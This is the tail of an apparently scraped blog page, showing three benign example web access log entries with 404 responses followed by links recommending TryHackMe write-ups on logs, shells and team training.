172.16.0.1 - - [06/Jun/2024:13:44:44] "POST / HTTP/1.1" 404 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36"
172.16.0.1 - - [06/Jun/2024:13:42:44] "GET / HTTP/1.1" 404 "-" "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36"
172.16.0.1 - - [06/Jun/2024:13:39:44] "GET /about HTTP/1.1" 404 "-" "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36"
```

✓ embosssdotar

TryHackMe—Logs Fundamentals—Writeup

Key points: Logs | Analyzing Windows Event logs | Analyzing Web Access logs | Linux. Logs Fundamentals by awesome TryHackMe! 🎉

Oct 23, 2024 1



...



 rutbar

TryHackMe—Shells Overview | Cyber Security 101 (THM)

Shell Overview

★ Oct 23, 2024 1 like 1 comment



 In T3CH by Axoloth

TryHackMe | Training Impact on Teams | WriteUp

Discover the impact of training on teams and organisations

★ Nov 5, 2024 60 likes



See more recommendations